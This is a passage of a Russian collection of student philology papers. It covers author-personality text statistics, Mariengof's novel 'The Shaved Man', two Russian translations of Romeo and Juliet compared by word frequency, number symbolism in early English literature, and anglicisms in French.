Педантичность												
Тревожность										0,200 0,03	0,221 0,01	0,228 0,01
Возбудимость									0,244 0,006			
Экзальтированность												
Пол	0,25 6 0,00 4								-0,296 0,0008			
Возраст	0,21 1 0,02	0,271 0,002			-0,293 0,001	-0,242 0,007		0,260 0,004			0,284 0,001	

Пояснение к таблице: если берется параметр, измеряемый шкалой (к примеру, как возраст - от 0 до 100), то зависимость прямая: чем выше параметр личности, тем выше параметр текста, или же обратная, если в коэффициенте корреляции имеется знак минуса. Там же, где строится логистическая регрессия, то есть берется 0 и 1 (в частности, в данном исследовании холерик принимался за 1, нехолерик за 0; мужчина за 0, женщина за 1), зависимость определяется так: наличие прямой корреляции (то есть положительного коэффициента) характеризует мужской текст (или текст нехолерика), наличие обратной корреляции (коэффициента со знаком минус) демонстрирует то, что с его увеличением (по модулю) автор является скорее женщиной (или холериком).

Таким образом, в исследовании была подтверждена связь между характеристиками личности и количественными параметрами письменного текста. Также получила свое подтверждение особая значимость анализа частотных характеристик служебных и строевых слов для диагностирования личности автора текста. Вместе с тем относительно невысокие значения полученных коэффициентов корреляции указывают на то, что существуют возможности для улучшения полученных результатов.

Литература:

1. Журавлев А.Ф. Опыт квантитативно-типологического исследования разновидностей устной речи // Разновидности городской устной речи: сб. н. тр. – М.: Наука, 1988. С. 84-150.
2. Литвинова Т. А., Литвинова О. А., Середин П.В. Частоты встречаемости последовательностей частей речи в тексте и психофизиологические характеристики его автора: корпусное исследование // Вестник Иркутского гос. л-го ун-та. – 2014. № 2. – С. 8-12.
3. Литвинова Т. А., Середин П. В., Литвинова О. А., Загоровская О. В., Сердюк М. Е. Диагностирование индивидуально-психологических особенностей автора письменного текста, детерминирующих склонность к аутоагрессивному поведению // Вестник Воронежского гос. ун-та. Серия: Лингвистика и межкультурная коммуникация. – 2015б. – №
4. Литвинова Т.А. Формально-грамматические корреляты личностных особенностей автора письменного текста // Филологические науки. Вопросы теории и практики. – 2013б. – № 12 (30), ч. 1. – С. 132-135.
5. Мартыненко Г. Я. Основы стилиметрии. – Л.: Изд-во Ленингр. ун-та, 1988. – 176 с.
6. Kemper S. Imitation of complex syntactic constructions by elderly adults // Applied Psycholinguistics. – 1986. Vol. 7, N 3. – P. 277-287.
7. Pennebaker J.W., Mehl M.R., Niederhoffer K. Psychological aspects of natural language use: Our words, our selves // Annual Review of Psychology. – 2003. Vol. 54. – P. 547-577.

Черты лирико-психологического романа в "Бритом человеке" А. Мариенгофа

Е.Ю. Белаш

Научный руководитель: Т.О. Осипова, к.филол.н., доцент

В конце XIX - начале XX вв. начинает активно развиваться тип романа, в котором объективный взгляд на происходящие события уступает место взгляду субъективному. Этот жанр обозначен как лирико-психологический роман. В европейской литературе он представлен, к

примеру, "Записками Мальте Лауридса Бригге" Р.М. Рильке, "Процессом" Ф. Кафки и др. В данной работе мы предлагаем рассмотреть роман русского писателя А.Б. Мариенгофа "Бритый человек" в русле указанной разновидности романа.

Главной отличительной чертой лирико-психологического романа является его особая точка зрения. Речь идет не о "всеведущем" авторе и не об объективном повествователе. Это также не "полиперспективная картина мира, увиденного глазами многих рассказчиков" [2,308]. Мы имеем дело лишь с тем, что подвластно взгляду и опыту одного из героев произведения (как правило, имеется в виду главный герой). А. Белобратов в своем анализе романа Ф.Кафки "Процесс" так говорит об этой особенности: "..Перспектива повествования резко ограничена субъективным видением центрального (и порой единственного) героя, его внутренними реакциями на окружающую среду и осмыслением собственных ощущений и представлений" [2,308]. Именно с такой репрезентацией произошедших событий мы сталкиваемся в романе "Бритый человек". Перед нами повествование от первого лица, то есть от лица главного героя (и одновременно рассказчика) Михаила. Именно на его восприятии прошлого и строится произведение. По определению Б.Успенского, это "заведомо субъективная точка зрения", которая, по сути, является "описанием со ссылкой на то или иное индивидуальное сознание" [4]. Таким образом, говоря о субъективной точке зрения главного героя, мы можем выделить следующие ее характеристики:

- 1) ограничение кругозора знанием и восприятием персонажа;
- 2) особый отбор произошедших событий (и, как следствие, их особое преподнесение читателю) в соответствии с психологическими особенностями персонажа;
- 3) разница в описании собственной фигуры и других действующих лиц произведения.

В связи с последним пунктом необходимо сделать одно пояснение. В "Поэтике композиции" Б. Успенский одну из особенностей субъективного описания видит в следующем: "...Лишь в отношении этого лица правомерно описание внутреннего состояния, тогда как все остальные должны описываться "извне", а не "изнутри" [4]. Яркое доказательство этому видим в "Бритом человеке". Здесь представлены достаточно пространственные описания чувств и переживаний Михаила. При этом главный герой не избегает "рисовать" и портреты других героев. Мариенгоф, следуя своей имажинистской манере, прибегает к метонимичному изображению. К примеру, для образа Михаила писатель выбирает нос в качестве яркой "детали" внешнего облика: *Я дошел до такого абсурда, что надел на нос свое знаменитое пенсне в золотой оправе. На моем ничтожном носу оно во всех случаях жизни имеет торжественный вид* [3,II,142]. Но так как мы имеем дело не со "всеведущим" повествователем, то на протяжении всего

романа нет погружения во внутренний мир других героев. Здесь уместно говорить лишь о субъективном истолковании главным персонажем их поведения и поступков. Акцент же ставится, в основном, на их портретных характеристиках. Например, Лео в свете все того же метонимичного изображения представлен следующим образом: *У него пальцы, как у мышонка. Мне как-то удалось рассмотреть мышонка. Он бегал в мышеловке не на лапах, а на руках с пальцами и ногтями Тициана* [3,II,147-148]. Как мы видим, в качестве "опознавательного знака" для Лео Мариенгофом избраны руки героя. Впоследствии подобные образы становятся своеобразными мотивами, по которым читатель должен сразу узнавать тех или иных персонажей романа. Однако не для всех героев средством выразительности служит метонимия. Жена Михаила описывается при помощи метафоры - любимого приема имажинистов: *Она похожа на раскрытые ножницы* [3,II,153].

Так как в лирико-психологическом романе основной является субъективная точка зрения, то из этого следует вполне закономерный вывод: в соответствии со своими собственными убеждениями, герой выбирает из многообразия произошедших с ним событий лишь те, которые считает наиболее важными. В случае с романом "Бритый человек" мы встречаемся еще и с некой фрагментарностью. Т. Хуттунен по этому поводу замечает: "Имажинист в прозе ищет как можно более неожиданных смысловых ассоциаций, возникающих при сочетаниях несочетаемых фрагментов" [5,139]. Повествование о событиях, связанных с дружбой Михаила и Лео, то и дело перемежается фрагментами трех видов: воспоминаниями из личной биографии Михаила; фрагментами культурологического либо исторического содержания; небольшими заметками об истории Пензы.

Ни один из этих фрагментов не может считаться случайным. Благодаря повышенной ассоциативности мышления главного героя в "Бритом человеке" выстраиваются целые цепочки; разнородные фрагменты же превращаются в своеобразные звенья, которые соединяются друг с другом именно по ассоциации. В третьей главе Михаил пересказывает свой разговор с Лео о кузине последнего. Далее - культурологический фрагмент о Григории Сковороде, который заканчивается словами: *У нас, баба, - сказал мастер, - не глазами выбирают, мы испытуем, чисто ли звенит* [3,II,153]. Сразу после этого следуют мысли персонажа, который с помощью метафоры обыгрывает звон: *Странно только то, что за тридцать четыре года никто не заметил моего "звененья"*. [3,II,153]. И следующая же, четвертая, глава начинается с восклицания: *Моя жена!* [3,II,153]. Таким образом, перед нами из, казалось бы, абсолютно разнородных элементов складывается единая картина в обрамлении субъективных комментариев главного героя. Интересно, что его внутренние монологи служат не столько раскрытию собственной личности, сколько неким толкованием к произошедшему.

Во многом из-за того, что фрагменты в "Бритом человеке" соединены друг с другом по ассоциациям главного героя, линейность в описании прошедших событий оказывается невозможной. К примеру, между первой и второй главами - хронологическая разница в 15 лет; при этом во второй главе следует, по сути, развязка романа - убийство Михаилом своего друга. Подобная ахрония, конечно же, имеет свое объяснение. Во-первых, интрига произведения заключается не в самом факте убийства или же его отсутствия, а в причине такой расправы. И если исходить из этой позиции, то становится очевидным: благодаря этой ахронии рассказчик не ликвидирует эффект ожидания, а наоборот, усиливает его во много раз. Ведь истинную причину (которая, кстати сказать, находится на грани абсурда) читатель узнает лишь в последних строках "Бритого человека". Во-вторых, для лирико-психологического романа характерно психологическое же время, которое так описывается М.М. Бахтиным: "Это время обладает субъективной ощутимостью и длительностью (при изображении опасностей, томительных ожиданий, неутоленной страсти и т.п.)" [1,190]. Рассказчик в рассматриваемом романе склонен "растягивать" наиболее значимые с его точки зрения моменты и совсем умалчивать (либо лишь вскользь упоминать) о других событиях последних 15 лет. К примеру, Михаил детально описывает одно из первых чаепитий в доме у Лео, а в одной из последующих глав только констатирует сам факт своей женитьбы. Психологическое время позволяет читателю более глубоко погрузиться во внутренний мир персонажа, понять его мотивировки, причины, по которым он делает особый акцент на тех или иных событиях, донельзя детализируя их.

Таким образом, в центре лирико-психологического романа - отдельный субъект, от которого, в первую очередь, зависит общая точка зрения на происходящие (или происходившие) события. Читатель смотрит на других персонажей лишь через призму воззрений главного героя. С одной стороны, повествование ограничивается такой перспективой. Но следует заметить, что мы имеем дело с другим вектором этого повествования: оно идет не "вширь", а "вглубь", то есть внутрь душевных переживаний и чувствований героя.

Литература:

1. Бахтин М. Собрание сочинений. Т.3: Теория романа (1930 - 1961гг.). - М.: Языки славянских культур, 2012.
2. Белобратов А. Процесс "Процесса": Франц Кафка и его роман-фрагмент // Кафка Ф. Процесс: роман. - СПб.: Азбука, Азбука-Аттикус, 2013.
3. Мариенгоф А. Собрание сочинений: В 3 т. Т. 2: Кн. 1: Проза; Мемуары; Комментарии. - М.: Книжный Клуб Книговек, 2013.
4. Успенский Б. Поэтика композиции. Электронный ресурс: <http://philologos.narod.ru/ling/uspen-poetcomp.htm>
5. Хуттунен Т. Имажинист Мариенгоф: Денди. Монтаж. Циники - М.: Новое литературное обозрение, 2007.

Изучение языковой личности и возможности конкордансов

*«Переводить стихотворца может один только стихотворец...
Переводчик стихотворца есть в некотором смысле сам творец оригинальный»
(В. Жуковский, 1810)*

*«Иногда нужно отдаляться от слов подлинника,
нарочно для того, чтобы быть к нему ближе» (Н.В. Гоголь, 1834)*

В. В. Погудина

Научный руководитель: Е.М. Коваленко, д.филол.н., профессор

Языковая личность во всем объеме ее характеристик и свойств приобретает в современном научном дискурсе особую значимость. По Ю. Караулову, именно языковая личность является той «сквозной идеей, которая, как показывает опыт ее анализа и описания, пронизывает и все аспекты изучения языка и одновременно разрушает границы между дисциплинами, изучающими человека». Чтобы познать язык, необходимо выйти за его пределы и обратиться «к его творцу, носителю, пользователю – к конкретной языковой личности» [3, 3].

Однако изучение языковой личности – объекта не нового в лингвистическом знании – все еще остается достаточно общим. Поскольку языковая личность неотделима от всех уровней языковой системы, изучение ее представляется возможным исключительно на отдельных сегментах. Отдельным функционально обусловленным типом языковой личности является языковая личность переводчика. Будучи особым феноменом, языковая личность переводчика изучена в малой степени, поскольку когнитивная деятельность и предпочтения в выборе средств выражения представляют сложность для анализа. В некоторой мере затруднением в исследовании феномена является также факт «неосознанности индивидуумом ряда собственных мотивов, установок, целей и интенциональностей» [3, 91].

Родной язык у профессионального переводчика – это уже отработанный механизм, говорить и понимать с помощью которого «столь же просто и естественно, как ходить и дышать, и потому он не ощущает никаких ограничений...», однако в ходе профессиональной деятельности он имплицитно стремится к гармоничному формированию двуязычия [3, 261]. Перевод можно считать качественным лишь при условии успешности выбора языковых единиц для выстраивания смысла текстового сообщения. При этом несомненно, что любой язык находится в «неразрывном единстве с миром и культурой народа». [1, 42]. Поэтому когнитивный поиск лучшего инварианта может быть обусловлен самыми разными причинами: национальной спецификой языка перевода, индивидуальными знаниями и языковой картиной мира переводчика, культурой языковой личности

профессионала и другими экстралингвистическими факторами, а также индивидуальным лексиконом.

Для исследования личности переводчика в контексте межкультурной коммуникации мы обратились к поэтическим переводам оригинального текста пьесы «Ромео и Джульетта» Уильяма Шекспира, поскольку именно его творчество допускает вариации в интерпретациях в силу метафоричной образности, которая составляет «самое существо шекспировской поэтики» [4, 8]. При этом поэтический перевод, приоритетом которого является сохранение концептуальной смысловой информации, которая, в конечном счете, представляет собой концепцию мира, рассматривается в качестве акта межъязыковой и межкультурной коммуникации. Профессионал подчас жертвует второстепенными деталями оригинального текста с целью получения перевода, более доступного для принимающей лингвокультуры, иными словами, «поэтический перевод обязан стать живым близнецом оригинала и активно включиться в полнокровный литературный процесс на языке перевода» [2, 1].

В нашем исследовании мы обращаемся к наиболее известным в русской лингвокультуре переводам пьесы Б. Л. Пастернака и Т. Л. Щепкиной-Куперник, предполагая, что при сравнении переводов одного и того же оригинального текста, сделанных разными носителями русского языка, на лексико-семантическом уровне можно выявить не только отличия от оригинала, обусловленные межкультурными особенностями, но и индивидуальные особенности языковой личности переводчика (рассматриваемые переводы сделаны с разницей в год, следовательно, можно говорить о синхронном подходе в исследовании).

Переводы Б. Пастернака, в том числе переводы пьес и сонетов Шекспира, занимают особое место в русской литературе. Его версия «Ромео и Джульетты» широко используется в театральных и кино- постановках, поскольку язык Пастернака считается более легким, более близким для русского слушателя. Нужно отметить, что, сохраняя баланс между живым разговорным языком и громоздкими шекспировскими образами, Пастернак подчас пренебрегал близостью к оригиналу: «Индивидуальность Пастернака присутствует решительно повсюду» [4, 97]. В своем стремлении к разговорности переводчик не боится отсекал все, что не соответствует его концепции, тем самым меняя стиль оригинала: «Пастернак сделал все для того, чтобы снять у Шекспира эвфуизмы, условность, декламацию, чтобы приблизить бытовые характеристики персонажей к нашему пониманию и всемирно облегчить актерам задачу сценического воплощения образов Шекспира» [4, 98].

Классическое образование, полученное Т.Л. Щепкиной-Куперник в гимназии, несомненно, сказалось на ее творчестве. Ее достаточно известный перевод «Ромео и Джульетты» считается более близким к оригиналу [7]. В

отличие от Пастернака, она не гналась за живостью, ее главной задачей было сохранение музыкальности и поэтичности. Наглядным свидетельством разного подхода к переводам у Пастернака и Щепкиной-Куперник могут стать следующие данные: перевод Щепкиной-Куперник включает в себя 20313 словоформ, в то время как перевод Пастернака – 18028 (оригинал – 25817).

Для исследования концептуальных различий в переводах на вербально-семантическом уровне нами была выбрана 2 сцена II акта, известная больше как «сцена у балкона». С помощью программы статистического анализа текстов AntConc были построены лемматизированные частотные словари (ЧС) реплик главных героев трагедии - Ромео и Джульетты, в изучаемой сцене в переводах Б. Пастернака и Т. Щепкиной-Куперник. Кроме того, были построены аналогичные частотные списки, представляющие собой совокупности слов из выбранной сцены, ранжированные по частоте их встречаемости, и для оригинала пьесы. При этом при исследовании получившихся частотных словарей учитывалась принадлежность лексем к той или иной грамматической категории, а также контекст использования некоторых лексем для снятия омонимии.

Среди существительных наиболее употребительной является лексема *ночь* (*night*) и ее словоформы: в оригинальном тексте *night* употребляется 20 раз, в переводе Щепкиной-Куперник – 15. В переводе Пастернака *ночь* упоминается лишь 8 раз, при этом при переводе он часто заменял «ночь» другими синонимами: например, оригинальное *in night* он перевел как *в темноте*, а Щепкина-Куперник – *под покровом ночи*. *For thou art as glorious to this night, being o'er my head* [5] у Пастернака звучит как *во мраке над моею головой ты реешь*, Щепкина-Куперник же переводит ближе к оригиналу: *Ты надо мной сияешь в мраке ночи*. Еще один пример, где у Пастернака нет эквивалента оригинальной лексеме «ночь»: *Сто тысяч раз прощай*, в то время как у Щепкиной-Куперник: *Желаю доброй ночи сотню раз*. [6; 7]

Лексема *любовь*: в оригинале *love* со всеми производными употребляется 29 раз, у Щепкиной-Куперник – 20 раз, у Пастернака – 7. Оригинал *Be but sworn my love* [5] Щепкина-Куперник переводит как *поклонись, что любишь ты меня*, в то время как Пастернак использует фразу *меня женою сделай*. Также в его переводе Ромео обращается к любимой *О милая! О жизнь моя! О радость!*, в то время как женщина-переводчик дословно переводит *О, вот моя любовь, моя царица!* [6; 7].

Интересной особенностью является также перевод слова *lightning*. Щепкина-Куперник использует в качестве буквального перевода русское слово *молния*, в то время как Пастернак прибегает к более образной *зарнице*. Фраза *Three words, dear Romeo, and good night indeed* [5] переведена Щепкиной-Куперник достаточно близко к оригиналу: *Три слова, мой Ромео,*

и тогда уж простимся..., в то время как Пастернак использует более употребительную в русской лингвокультуре форму: *Постой-ка. Ещё два слова* [6; 7].

При проверке других наиболее частотных лексем, таких как *сон*, *имя*, выявилась аналогичная тенденция: в переводе Пастернака некоторые оригинальные строчки опущены, лексемы часто заменяются синонимами. Переводчик не боится отойти от оригинала, тем самым достигая большей живости языка.

Таким образом, проведенное исследование позволяет нам судить о некоторых особенностях языковой личности двух переводчиков – Т.Л. Щепкиной-Куперник и Б.Л. Пастернака, который, создавая в полной мере поэтический перевод, старался воспроизвести впечатление, оставляемое подлинником, и, подчас жертвуя деталями второстепенными, транслировал фактуальную и концептуальную информацию в принимающую лингвокультуру с учетом особенностей русской ментальности. Т.Л. Щепкина-Куперник стремилась достаточно подробно воспроизвести формальные особенности подлинника, не упуская дополнительных смыслов. Литература:

1. Бушев А.Б. Языковая личность профессионального переводчика: научное издание / А.Б. Бушев.- Тверь: ООО «Лаборатория деловой графики», 2010 – 265 с.
2. Гончаренко С.Ф. Художественный перевод как межкультурная коммуникация: Поэтический перевод и перевод поэзии: константы и вариативность // Тетради переводчика. №24 [Электронный ресурс]. URL: http://samlib.ru/w/wagapow_a_s/poetic-transl.shtml (дата обращения: 26.04.2015).
3. Караулов Ю. Н. Русский язык и языковая личность. - Изд. 7-е. - М.: Издательство ЛКИ, 2010. – 264 с.
4. Мастерство перевода. 1966. - М., Советский писатель, 1968. – 536 с.
5. Шекспир У. Ромео и Джульетта (английский текст) [Электронный ресурс]. URL: http://www.romeo-juliet-club.ru/shakespeare/romeojuliet_english.html (дата обращения 26.04.2015).
6. Шекспир У. Ромео и Джульетта // перевод Б.Л. Пастернака [Электронный ресурс]. URL: http://www.romeo-juliet-club.ru/shakespeare/romeojuliet_SchepkinaKupernik1.html (дата обращения 27.04.2015).
7. Шекспир У. Ромео и Джульетта // перевод Т.Л. Щепкиной-Куперник [Электронный ресурс]. URL: http://www.romeo-juliet-club.ru/shakespeare/romeojuliet_pasternak1.html (дата обращения 26.04.2015).

Функция числа в произведениях английской художественной литературы

Н.А. Егиева

Научный руководитель – доц. Е.И. Крюкова, к.филол.н., доцент

Понятие числа возникло на самых ранних этапах человеческой истории, когда появилась необходимость вести *исчисления* и *измерения* объективного мира, и в этом заключалась основная функция числа. Затем стали вкладывать в числа то, чего у чисел никогда не было. Всем известны слова Пифагора, что числа правят миром. Так появился числовой символизм – другая функция числа. Что касается художественных произведений, можно говорить о двух функциях числа: семантической и прагматической.

О символе как о способе познания истинного божественного смысла высказывались Г.В. Гегель и И.В. Гете, И. Кант и Ф.В. Шеллинг. К проблеме символического значения числа обращались такие специалисты в области лингвистики и культурологи, как Н.Д. Арутюнова, В.В. Иванов, В.М. Кириллин, Ю.М. Лотман, М.М. Маковский, В.А. Маслова, Ю.С. Степанов, В.Н. Топоров и др.

Настоящая статья посвящена проведенному прагмалингвистическому исследованию 6328 лексем со значением числа (*'one', 'first', 'only', 'alone', 'two', 'both', 'second'* и т.д.) в художественных произведениях английских писателей XIV-XVII веков У. Ленгленда, Дж. Чосера, Т. Мэлори, Ф. Сидни, Э. Спенсера, К. Марло, У. Шекспира, Дж. Донна, Б. Джонсона, Дж. Мильтона и Дж. Беньяна.

Наиболее подверженной числовому символизму была эпоха средневековья, которая в соответствии с принятой общеоисторической периодизацией включает V-XVII вв., формирование же английской нации и языка пришлось на XIV век.

Результаты проведенного исследования позволили сделать следующие выводы:

- 1) число – понятие, служащее выражением количества, однако в художественном тексте оно может приобретать иное значение – символическое;
- 2) символический смысл содержат не все числовые лексемы, а лишь их незначительная часть, в нашем случае 1092 ед., 17,3% от общей выборки;
- 3) числовую символику использовали писатели всех исследуемых нами веков, что свидетельствует о ее значимости;
- 4) каждая отдельно взятая числовая лексема не соответствовала какому-либо одному символическому знанию, все зависело от интенции каждого конкретного текста, например, в лексическую единицу со значением числа *'seven'* каждый из писателей вложил свою символику: У. Ленгленд –

хитрость, например, *Ne had the grace ol gyle ygo amonge my ware,/ It had be vnsolde this seuene yere so me god help!* [5, 172]; Дж. Чосер и Т. Мэлори – совершенную изоляцию, неволю, например, *In derkenesse and horrible and strong prison/This seven yere hath sitten Palamon*[6, 48]; Э. Спенсер и Дж. Беньян – страдания и испытания, например, *Now when they had passed him a little way, they entered into a very dark Lane, where they met a man whom seven Devils had bound with seven strong Cords, and were carrying of him back to the door that they faw in the fide of the Hill* [1, 164]; К. Марло – семь смертных грехов, например, *Faustus, we are come from hell to shew thee some pastime: sit down, and thou shalt see all the Seven Deadly Sins appear in their proper shapes* [7, 17]; Дж. Мильтон – завершенность, например, *And now on Earth the Seventh/ Eev'ning arose in Eden, for the Sun/Was set...*[8, 192];

5) частотными являются числа от одного до двенадцати, из которых наиболее распространенные – ‘one’ (2432 ед., 38,4% от общей выборки), ‘two’ (2150 ед., 34% от общей выборки), ‘three’ (728 ед., 11,5% от общей выборки);

6) числовая символика содержит в себе важные сведения об эпохе и авторе. Так, лексическая единица со значением числа ‘one’, символизирующая *Единобожие*, использовалась писателями XIV и XVII вв., когда ход истории, большие социальные потрясения и бедствия Англии заставляли людей обратиться к Богу, например, *On Lord, on faith, on God withouten mo,/On Cristendom, and fader of all also/Aboven all, and over all every wher...*[2, 465]; *And this multiplicity of gods may teach thee, that the resultance of all these powers is one God* [3, 53]. Кроме того, личная жизнь писателей – трагизм существования Дж. Донна, страдания, одиночество и душевные бури Дж. Мильтона, двенадцатилетнее тюремное заключение Дж. Беньяна привели их к глубоким религиозным размышлениям. В XV и XVI веках, эпохи развития гуманизма, когда в центре внимания стоял человек, занявший место Бога, эта лексема несла иную смысловую нагрузку, например, *There was that great proud king of Babylon, /That would compell all nations to adore/ And him, as onely God, to call upon* [11, 51]; *... for this day one of Arthur's knights was worth in the battle an hundred of ours* [6, 231]. Данная лексема символизировала *силу, храбрость, единственность* и *одиночество*, однако в последнем значении числовая лексема использована исключительно Ф. Сидни, который сам находился в состоянии одиночества, что и нашло свое отражение в произведении, например, *Because I oft in darke abstracted guise,/Seeme most alone in greatest company* [10, 253]. С помощью лексической единицы со значением числа ‘four’, являвшейся символом *прочности, устойчивости*, своеобразно охарактеризовал свою эпоху Э. Спенсер, как эпоху алчности, прочно утвердившейся в обществе благодаря поощрявшему обогащению католицизму, например, *Such one was Avarice, the fourth of this faire band* [11, 37]. Лексическая единица со значением числа

'six' символизировала человека и его душу, и Э. Спенсер вложил в эту числовую лексему шесть пороков - праздность, обжорство, блуд, алчность, зависть и гнев, показав тем самым, что произошло со значительной частью общества этой эпохи: *Bat this was drawne of six unequall beasts,/ On which her six sage counsellours did ryde* [11, 35]. Авторы, использующие число 'two', вкладывали в него один и тот же символический смысл – *противоречие, противоборство, отсутствие единства*, например, *He was ware of Arcite and Palamon, /That fought breme, as it were bolles two* [2, 49]; *I law moreover my Dream, that the Interpreter took, him by the hand, and had him into a little Room; where fat two little Children, each Patience. One in his Chair: The name of the eldfeft was Pajfion, and of the other Patience* [1, 22];

7) наблюдается склонность всех писателей к употреблению лексемы со значением числа 'three', как символа *святость*, особым образом обозначившей Бога, например, *And therefore I wot well, when my body is dead my soul shall be in great joy to see the blessed Trinity every day, and the majesty of Our Lord, Jesu Christ* [6, 1083]; *The knight with that old dragon fights/Two days incesiantly:/The third, him overthrows; and gayns/Most glorious victory* [11, 109]; *Now must I to the monument alone ;/Within this three hours will fair Juliet wake* [9, 466]; *Wi-w. When came this Profelyte ?/Ioh. Some three dayes fince* [4,15]. В большинстве случаев, не смотря на гуманистические идеи, требующие отказа от Бога, такого отказа не произошло, в умах людей уживались новые нормы поведения и христианские идеи, хотя были и такие сомневающиеся в религии, как К. Марло. «Святой Троице» он противопоставил «дьявольскую троицу», не скрывая тем самым своих взглядов, например, *Faustus, these books, thy wit, and our experience,/Shall make all nations to canonize us./As Indian Moors obey their Spanish lords,/ So shall the spirits of every element/Be always serviceable to us three* [7, 5].

Остальные числа были использованы писателями в незначительном количестве и символизировали: 'five' – здоровье человека, 'eight' – космическое равновесие, возрождение, обновление, 'nine' – ошибки, переход от жизни к смерти, 'ten' – символ всецелостности и совершенства, предела и максимума возможного, завершенности и единства, 'eleven' – грех и расплата за него, 'twelve' – совершенство, год Господа, одобрение Господа;

8) авторы использовали числовой символизм для создания и раскрытия образа героев, усиления их отрицательных или положительных качеств, лучшего понимания событий эпохи и т.п.

Таким образом, числовые символы, воплощенные в лексемах, как единицах языка художественного текста, являются ценнейшим источником сведений о культуре английского народа, косвенно отражая воззрения народа, общественный строй и идеологию своей эпохи. Их изучение представляется весьма интересным и важным. Кроме того, в настоящее

время внимание исследователей приковано к изучению лингвокультурологических особенностей языка.

Литература:

1. Bunyan J. The Pilgrim's Progress. – London, 1895, p.232 (Электронный ресурс). – Режим доступа:<http://www.ebooksread.com/authors-eng/john-bunyan/the-pilgrims-progress—as-john-bunyan-wrote-it—being-a-fac-simile-reproducti-ynu.shtml>
2. Chaucer G. Canterbury tales. New York: D.Fppleton. CO. 346. 348 Broadway, and 16 Litle Britain, London. 1857, p.585.(Электронный ресурс). – Режим доступа:http://publ.lib.ru/ARCHIVES/CH/CHOSER_Djeffri/_Choser_Dj..html
3. Donne J. Essays in Divinity. Lonlon: Jon Tupling, 1855, p. 245 (Электронный ресурс). – Режим доступа: <http://www.ebooksread.com/authors-eng/john-donne/essays-in-divinity-hci.shtml>
4. Jonson B. Bartholomew Fair New York Henry Holt and Company, 1904, p.238 (Электронный ресурс). – Режим доступа: <http://www.ebooksread.com/authors-eng/ben-jonson/bartholomew-fair-hci.shtml>
5. Langland W. The Vision of Piers the Plowman. – М., 1941,271 с.(Электронный ресурс). – Режим доступа:http://eknigi.org/gumanitarnye_nauki/118548-uillyama-o-petre-rahare.html
6. Malory T. Le Morte d'Arthur. Coradella Collegiate Bookshelf Editions. 2004, p.1290. (Электронный ресурс). – Режим доступа: <http://pdfsb.net/le+d+thomas+malory>
7. Marlowe C. THE TRAGICAL HISTORY OF DOCTOR FAUSTUS. Edited by The Rev. Alexander Dyce 1604 (Электронный ресурс). – Режим доступа: <http://www.ebooksread.com/authors-eng/christopher-marlowe/the-tragical-history-of-doctor-faustusfrom-the-quarto-of-1604-a01.shtml>;
8. Milton's J. Regained. – London, 1796, p. 428 (Электронный ресурс). – Режим доступа:<http://www.freebook-s.com/download/paradise-regained/1338/>;
9. Shakespeare's. Tragedy of Romeo and Juliet. – New York, Cincinnati, Chicago. American book company. 1907, 226 p. (Электронный ресурс). – Режим доступа: <http://www.ebooksread.com/authors-eng/william-shakespeare/shakespeares-tragedy-of-romeo-and-juliet-kah.shtml>
10. Sidney Ph. THE LAST PART OF THE COUNTESS OF PEMBROKES ARCADIA ASTROPHEL & STELLA AND OTHER POEMS THE LADY OF MAY Cambridge : at the University Press 1922, 395 p.
11. (Электронный ресурс). – Режим доступа: <http://www.archive.org/details/lastpartofcounte02sidniala>;
12. Spenser E. The Faerie Qaeene. 1855, p.855(Электронный ресурс). – режим доступа: <http://www.rulit.me/author/spenser-edmund/koroleva-fej-get-232557.html>

Англицизмы в современном французском языке: тематические группы

Е.С. Завгородняя

Научный руководитель: С.М. Кравцов, д.филол.н., профессор

Исследование англицизмов в современном французском языке по причине их многочисленности представляется весьма актуальной проблемой, связанной с таким активным процессом, влияющим на развитие языка, как заимствование. Данное лингвистическое понятие трактуется как – «элемент чужого языка (слово, морфема, синтаксическая конструкция и т.д.), перенесённый из одного языка в другой в результате контактов языковых, а также сам процесс перехода элементов одного языка в другой» [2, 158]. Однако в результате межкультурных связей среди языковых единиц чаще всего заимствуются слова. Язык, из которого они заимствуются, служит донором, или источником, а принимающий их язык – реципиентом.

К англицизмам в данной работе относятся лексические единицы, которые перешли во французский язык из английского. Объектом нашего исследования являются как простые, так и составные лексемы английского происхождения, фиксирующиеся в толковых словарях французского языка и сопровождающиеся в них соответствующей пометой [3,4].

Англицизмы в современном французском языке ввиду своей многочисленности тематически ассоциируются с различными понятийными сферами, представленными определёнными тематическими группами слов, служащими предметом нашего исследования. Подобные группы справедливо интерпретируются как совокупность слов «одной и той же части речи одинаковой предметной направленности» [1, 352]. Рассмотрим наиболее многочисленные из них.

Общественно-политическая лексика

Среди англицизмов, отражающих во французском языке общественно-политическую понятийную сферу, многие имеют морфему «self». К ним относятся, например, *self-control* (самоконтроль, самообладание), *self-made man* (человек, сам выбившийся в люди из низов, сам сделавший свою карьеру) и др.

Общественно-политическую лексику можно разделить на общественную и политическую, которая, в свою очередь, предполагает подгруппы, такие как политика, покупки, сфера самообслуживания, производственная сфера, искусство. Политическая лексика включает в себя, например, слова *politicien* (политик), *service civil* (администрация), *boss* (руководитель), *leader* (лидер, вождь, глава политической партии), *lebriefing* (короткое совещание, пятиминутка) и др.

К лексике, отражающей общественную жизнь, относятся такие англицизмы, как *meeting* (встреча), *hall* (холл, вестибюль), *tune* (песня), e-

mail-(электронная почта), *talk* (беседа, разговор), *ticket* (билет в городском транспорте) и др. Подобные слова можно объединить в тематические подгруппы, связанные со сферой самообслуживания, например, *shopping* (шопинг, покупки), *self-service* (магазин самообслуживания, универсам), а также с производственной сферой, например, *job* (работа), *stock* (склад), *foreman* (мастер) и др.

Военная лексика

Тематическая группа военной лексики представляет собой совокупность слов, которые обозначают понятия, присущие военной области, и употребляются, как правило, в специальной сфере общения. В современную эпоху военная лексика по мере развития данной области эволюционирует, пополняясь новыми единицами.

Наиболее яркими примерами во французском языке англицизмов, связанных с военной областью, являются такие, как *battledress* (походное обмундирование, походное облачение), *winchester* (винчестер, разновидность винтовки), *lepipre-cub* (маленький самолет-разведчик) и др.

Научно-техническая лексика

На сегодняшний день многие англоязычные страны, прежде всего, США, Великобритания, Австралия, как известно, находятся в числе лидеров с точки зрения их вклада в развитие мирового научно-технического потенциала. Данный факт обуславливает неизбежное проникновение в другие языки мира, в частности, во французский, слов английского происхождения, распространённых в той или иной области науки и техники.

В составе лексических единиц этой тематической группы можно выделить слова, восходящие к научной и технической сферам. В свою очередь, они подразделяются на ряд подгрупп. Англицизмы, связанные с научной сферой, обязаны своим происхождением таким видам наук, как

- 1) гуманитарные: *pattern* (образец, модель, шаблон);
- 2) естественные: *test* (тест, испытание), *footcandle* (футосвеча, единица освещённости);
